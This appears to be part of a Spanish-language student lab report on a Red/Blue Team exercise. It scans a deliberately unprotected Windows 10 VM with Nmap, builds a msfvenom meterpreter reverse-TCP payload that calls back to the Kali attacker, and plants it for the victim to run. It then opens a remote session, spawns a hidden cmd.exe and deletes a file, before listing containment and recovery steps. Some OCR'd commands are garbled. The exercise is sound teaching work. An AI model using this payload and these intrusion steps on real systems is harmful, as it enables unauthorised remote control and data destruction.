
Gráfica 11. Windows 10 X64, con servicios de seguridad desactivados.



Fuente: Propia.

Como segunda instancia se usa la herramienta de trabajo Kali Linux con sus múltiples materiales incorporados para gestión y análisis, como, por ejemplo, Nmap, Metasploit, tal como se muestra en la gráfica 12, suministrada a continuación:

Gráfica 12. Kali Linux, en ejecución.




Fuente: Propia.

Cabe mencionar que para el informe ya tenemos en nuestro banco de trabajo una configuración previa, como lo son deshabilitar servicios de seguridad de equipo Windows 10 X64, conexión Bridge, y validaciones de conectividad de red entre las dos máquinas virtuales. Sus direccionamientos IP a continuación y se muestra en la siguiente gráfica 13:

- Windows 10 X64: 10.0.2.11

- Kali Linux: 10.0.2.12

Gráfica 13. Conexión entre Windows 10: IP 10.0.2.11 y Kali Linux: IP 10.0.2.12



Fuente: Propia.

3.4 Datos para identificar el fallo de seguridad que ataco al equipo Windows 10.

A continuación, una lista de los datos que ayudaron la identificación de la vulnerabilidad:

- Computador con sistema operativo Windows 10 X64, equipo con servicios de seguridad deshabilitados.

- Tenía un archivo TXT en el escritorio.


- El usuario recuerda haber ejecutado un archivo ejecutable .exe con el nombre PoC_cedulaestudiante, así: PoC79813XXX.

- Un integrante del equipo indica que ese ataque podría tratarse de un payload creado con MSFVNOM.

3.5 Herramienta para identificar los fallos de seguridad.

La herramienta usada para la identificación de fallo fue Nmap incluida en Kali Linux, para realizar la gestión de escaneo de puertos en el equipo IP Windows 10 X64: IP 10.0.2.11 escaneando toda la red así: desde mi usuario: sudo nmap -O 10.0.2.0/24, nos escanea toca la red como se muestra en la siguiente gráfica número 14:


Gráfica 14. Herramienta Nmap incluida en Kali Linux.



Fuente: Propia.

Los puertos que se abren según indica la aplicación Nmap son 135/tcp, 139/tpc, 445/tcp de sistema operativo Windows 10 X64 se muestran en la siguiente gráfica 15:


Gráfica 15. Puertos abiertos.



Fuente: Propia.

Sin embargo, en Nmap con otro comando ejecutado para el equipo Windows así: (sudo nmap -p- sVC -sC --opne -SS -VVV -n Pn 10.0.2.11), nos muestra más puertos abiertos como se muestra en la gráfica 16, mostrada a continuación:

Gráfica 16. Otros puertos abiertos.




Fuente: Propia.

Siguiendo el lineamiento de uno de los expertos de ciberseguridad de HackerHouse quien indica que este payload se pudo haber creado con msfvnom, se dará inicio a las pruebas de mostrar cómo es posible controlar de manera remota la computadora en afectación Windows 10 X64.

Estando con el usuario root en mi consola de Kali Linux, valido la funcionalidad de este comando msfvenom el cual contine una sintaxis para creación y elección de ejecutables maliciosos como se muestra en la siguiente gráfica 17, validamos que este funcional el comando y que liste payloads disponibles:


Gráfica 17. Listar los payload desde msfvenom.



Fuente: Propia.

Posterior a ello vamos a validar los ficheros que se puedan usar para Windows, también desde consola podemos listarlos como se ve en la siguiente gráfica 18:

Gráfica 18. Payloads compatibles para Windows.




Fuente: Propia.

A continuación, las instrucciones para el uso de los parámetros reversen_tcp.

msfvenom -p Windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >> /home/usuario/Escritorio/PoC79813XXX.exe,
A continuación, se muestra en la gráfica 19:


Gráfica 19. Creación de la carga.



Fuente: Propia.

En la gráfica número 20 se muestra el archivo creado en el equipo Kali Linux IP 10.0.2.12, el cual debe ser colocado en el equipo al cual le vamos hacer el ataque:


Gráfica 20. Archivo creado en el escritorio.



Fuente: Propia.

Ya teniendo el archivo creado por msfvenom se debe procede a dejarlo en el equipo al cual se le va hacer el ataque en este caso Equipo Windows 10/x64 10.0.2.11 se puede dejar en cualquier ubicación para que la víctima lo ejecute, quizá sin querer y active la secuencia de conexión remota, como se ve en la gráfica 21 a continuación descrita, en mi ejercicio se dejó en una carpeta en el escritorio del equipo víctima y en dicha gráfica se ve que posterior que la víctima activa o ejecuta el archivo .exe se nos activa la sesión de ataque:


Gráfica 21. Activación de sesión para efectuar ataque.



Fuente: Propia.

En la siguiente gráfica 22 observamos dos comandos básicos para y como apoyo sysinfo y help esto a fin de validar y mostrarlo complementariamente para el informe:


Gráfica 22. Sysinfo, gepuid, ipconfig y help desde sesión activa.



Fuente: Propia.

Incluso en la ejecución de comandos que nos pueden ayudar a ejercer la prueba vemos como en esta gráfica 23, la lista de procesos de esa máquina que estamos atacando:


Gráfica 23. Lista de procesos de maquina atacada.



Fuente: Propia.

Ahora vamos a llegar a el archivo que necesitamos eliminar, como vemos en la siguiente gráfica 24, se tomó pantallazo desde la sesión remota con el comando screenshot; el archivo que está en el escritorio y que debemos eliminar se llama miguel_urbano_202337164_21agosto_Etapa3.txt (con contenido prueba miguel urbano unad 2023 agosto):

Gráfica 24. Archivo a eliminar, tomado por screenshot.



Fuente: Propia.

Mirando en archivo que queremos borrar en la gráfica 25, desde la sesión remota ejecutamos cmd.exe, de la siguiente manera: execute -f cmd.exe -i -H, así mismo estando en la ruta C:\Users\miguel\Desktop\Miguel, con Dir, miramos el directorio y buscamos el archivo que vamos a borrar, llamado miguel_urbano_202337164_21agosto_Etapa3.txt.

Gráfica 25. Archivo a borrar.

Fuente: Propia.


A continuación, en la imagen muestro que ya ubicando el archivo a eliminar hacemos la ejecución del comandó del /s /q (colocamos la ruta de ubicación donde está el archivo) y oprimimos la tecla Enter para su borrado. Nos dirá como vemos en la gráfica 26 que hemos eliminado el archivo:

Gráfica 26. Eliminación de archivo.

Fuente: Propia.

En la siguiente gráfica número 27 vemos mediante un pantallazo que gráficamente no existe ya el archivo, lo cual confirma lo mostrado en a la gráfica 26 (página 38), donde vemos que desde comandos nos dice que ya se eliminó el archivo; con esto se da como finalizado esta etapa de intrusión en el banco de trabajo.

Gráfica 27. Eliminación de archivo vista gráfica.




Fuente: Propia.

3.6 Descripción del ataque en curso.

Mediante herramientas de código abierto y el banco de trabajo usado por los equipos Red y Blue Team , se ha logrado demostrar que ha sido atacado un equipo; se puede lograr con la ayuda de elementos técnicos, así pues, es posible hacer intrusión, previos estudios de reconocimiento; todo lo anterior se logra a partir de una conexión a la red y un estudio previo de cómo hacer el ataque a ese equipo, con software malicioso se pueden robar datos, borrarlo, establecer conexiones fraudulenta remotas que afecten la operatividad y al final se vuelva vulnerable la información.

A continuación, en la gráfica 28, vemos una descripción del ataque al equipo Windows 10x64:

Gráfica 28. Descripción del ataque al equipo Windows.



Fuente: Propia.

4 CONTENCIÓN DE ATAQUE A EQUIPO WINDOWS 10.

Para la formulación de estrategias para este informe me base en la contención bajo el análisis de vulnerabilidades y riesgos en las infraestructuras de tecnología de la información sufridas al equipo Windows 10x64. Ello permitirá a los lectores establecer a su criterio la indispensabilidad de minimizar las vulnerabilidades.

En el banco de trabajo establecí unos pasos a continuación descritos:

4.1 **Paso 1. Contención**.

Como primera medida se realizó la detección de un ataque de tareas maliciosas en el banco de trabajo y se ejecutó una tarea de acceso no permitido. No se tenían activos los sistemas de seguridad del equipo Windows 10.

4.1.1 **Paso 2. Erradicación**.

Como ya se logró identificar la causa procedemos a:

- Activar los sistemas de Antivirus de Microsoft Defender.
- Activar todos los sistemas de seguridad de Windows.
- Realizar actualización de sistema operativo, incluso dejar la última versión.
- Colocar los parches de seguridad faltantes al sistema operativo.
- Realizar actualización de antivirus o su instalación si no existiere incluso antimalware.

4.1.2 **Paso 3. Recuperación**.

- Realizar las recuperaciones de los archivos borrados desde nuestras copias de seguridad periódicas.
